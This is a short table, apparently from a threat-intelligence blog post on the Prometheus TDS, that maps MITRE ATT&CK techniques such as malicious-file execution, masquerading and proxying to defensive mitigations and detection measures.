Execution	User Execution: Malicious Link User Execution: Malicious File	M1038. Execution Prevention M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content M1017. User Training M1026. Privileged Account Management DTE0035. User Training DTE0021. Hunting DTE0018. Detonate Malware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring M1045. Code Signing M1038. Execution Prevention M1022. Restrict File and Directory Permissions	Threat Hunting Framework Incident Response
Defense Evasion	Deobfuscate/Decode Files or Information Masquerading		Threat Hunting Framework
Discovery	Account Discovery	M1028. Operating System Configuration	Threat Hunting Framework
Command And Control	Data Encoding Proxy	M1037. Filter Network Traffic M1031. Network Intrusion Prevention M1020. SSL/TLS Inspection DTE0021. Hunting DTE0022. Isolation DTE0027. Network Monitoring DTE0003. API Monitoring DTE0034. System Activity Monitoring DTE0031. Protocol Decoder	Threat Hunting Framework

Source: https://blog.group-ib.com/prometheus-tds